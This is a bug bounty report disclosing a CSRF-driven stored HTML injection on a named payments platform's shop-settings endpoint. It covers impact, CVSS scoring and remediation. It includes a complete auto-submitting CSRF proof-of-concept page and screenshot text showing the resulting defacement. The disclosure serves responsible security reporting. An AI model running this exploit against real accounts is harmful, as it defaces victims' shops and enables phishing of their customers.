Bug Bounty Reports

Tuesday, 24 Jun 2025

Reported :: Reza Mahendra (Zhaenx)
Contact :: zhaenx.101@gmail.com
Ip Used :: 169.150.218.22

REPORTS TITLE

Broken Access Control - Stored HTML Injection via CSRF on PayTabs Allows Persistent UI Defacement Without Proper Input Validation

Bug Type	*A01 : Broken Access Control*
Affected Endpoint	*https://user.paymes.com/boutique_settings.php*
Scope	*user.paymes.com (PayTabs applications such as Paymes)*
Vulnerable part	*POST parameter*
Part Name	*/boutique_settings.php*
Technical Env	*Server & Browser*
Severity	***7.1** (High Severity)*
Payload	*> Hacked *

DESCRIPTION

I discovered a Stored HTML Injection vulnerability exploitable via a Cross-Site Request Forgery (CSRF) attack on the boutique_settings.php endpoint on the user.paymes.com domain.

The butikadi parameter accepts HTML input without proper validation and sanitization, allowing an attacker to inject arbitrary HTML tags into the user's boutique settings. Even though JavaScript execution is restricted, this HTML injection still allows for damaging visual changes, such as page defacement, insertion of fake content, or potential social engineering.

Exploitation of this vulnerability can be done without any special interaction from the victim other than being logged in and visiting an attacker-created (CSRF) page. The lack of anti-CSRF protection on this endpoint exacerbates the risk.

Proof of Concept (Poc)

1. Login as the victim to user.paymes.com with valid account credentials.
2. The attacker prepares an HTML page containing a CSRF form with an HTML injection payload in the butikadi parameter.
3. The attacker sends a CSRF link to the victim (e.g. via email, chat, or social media).
4. Then, the victim opens the page while logged in, so the form is automatically sent and the HTML content is saved to the victim's account.
5. The HTML injection payload is saved and displayed on the victim's account page, causing the display to change according to the injected content.

IMPACT

1. **UI Defacement:** Attackers can change the appearance or name of the store on the victim's account page.
2. **Automated Exploitation via CSRF:** Since this attack is CSRF-based, the attacker does not need any active interaction from the victim other than the victim logging in and visiting the trap page, so the attack can occur en masse and is difficult to detect.
3. **Social Engineering:** HTML injection can be used to install fake links, fake buttons, or misleading content that could potentially trick users into taking harmful actions (e.g. phishing clicks).
4. **Lack of Input Validation and CSRF Protection:** Exposed a serious weakness in the application's security controls that could open up further vulnerabilities if combined with other bugs.

REMEDIATION

1. **Input Validation and Sanitization:** Implement strict validation on the butikadi parameter and other fields in boutique_settings.php to only accept allowed input.
2. **CSRF protection:** Add strong anti-CSRF mechanisms, such as a unique CSRF token on each form, and validate this token on the server before processing the POST request.
3. **Content Security Policy (CSP):** Strict implementation of CSP can help limit the execution of malicious scripts despite content injection.
4. **Code Audit and Review:** Perform a security audit on all endpoints that accept user input and can change the frontend appearance, to avoid similar vulnerabilities in other parts.


Tabel CVSS v3.1 – PayTabs CSRF + HTML Injection

Metrics	Value	Information
Attack Vector (AV)	Network (N)	Attacks can be carried out remotely via the web (CSRF links via email, social media, etc.) without the need for physical or local access.
Attack Complexity (AC)	Low (L)	No special conditions are required. The victim must be logged in and open the attacker's link.
Privileges Required (PR)	None (N)	The attacker does not need any account. The exploit can be done completely without authentication.
User Interaction (UI)	Required (R)	The victim has to open the CSRF page (click the link), but it can be made very attractive or invisible (stealth).
Scope (S)	Changed (C)	The attacker's payload causes persistent changes in **other (victim) systems**, affecting the victim's UI data, not just the attacker's own.
Confidentiality (C)	None (N)	Does not directly steal confidential data.
Integrity (I)	High (H)	The victim's UI can be permanently corrupted with arbitrary HTML, which can be exploited for phishing / impersonation / misleading content.
Availability (A)	None (N)	Does not cause system down or crash.

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:H/A:N
Score: 🎯 **7.1** (High Severity)

PAYLOAD

```
<html>
 <!-- CSRF PoC - Zhaenx -->
 <body>
  <form action="https://user.paymes.com/boutique_settings.php" method="POST">
   <input type="hidden" name="butikadi" value="'&gt;&lt;h1&gt;Hacked&lt;&#47;h1&gt;'/>
   <input type="hidden" name="validatedCustomFile" value="" />
   <input type="hidden" name="validatedCustomFile2" value="" />
   <input type="hidden" name="butikbaslik" value="Hacked" />
   <input type="hidden" name="butikdesc" value="Hacked" />
   <input type="hidden" name="afterSalesMessageInput" value="" />
   <input type="hidden" name="facebookPixelInput" value="" />
   <input type="submit" value="Submit request" />
  </form>
  <script>
   history.pushState("", "", "/");
   document.forms[0].submit();
  </script>
 </body>
</html>
```


Apps Places
Jun 24 5:36 AM
61% 28% 2.9 kB 0.0 kB
Paymes Dashboard
https://user.paymes.com/boutique_settings.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Temp Mail - Free Tem... Inbox - zhaenxvictim...
paymes
a PayTabs company
Home Page
Get Payment
Shop
Product
Shop Settings
Hacked
" class="nav-link d-block mt-1" target="_blank". $tooltip . id="butik-link">
Go to Shop Page
Orders
ReelsPay
Refunds
Revenue
Settings
Support
Complete Your Information
EN
Paymes Shop Display Settings
Last Product Tag
Off
Let the last product tag be shown on my last product.
Sold Out Products
Off
Let my sold out products continue to be displayed in the shop.
Vacation Mode
Off
Put my shop on vacation mode and turn it off for sale.
Order Confirmation Message (Optional)
Tracking Settings
Insert Facebook Pixel Tracking ID to enable it.
Facebook Pixel Tracking ID
Category Settings
Hacked
" target="_blank" data-tooltip="tooltip" title="You must first complete the Shop setup to preview your Paymes Shop." class=" btn btn-paymes2 btn-sm d-flex align-items-center" id="butik-link"> Store Preview
Save Settings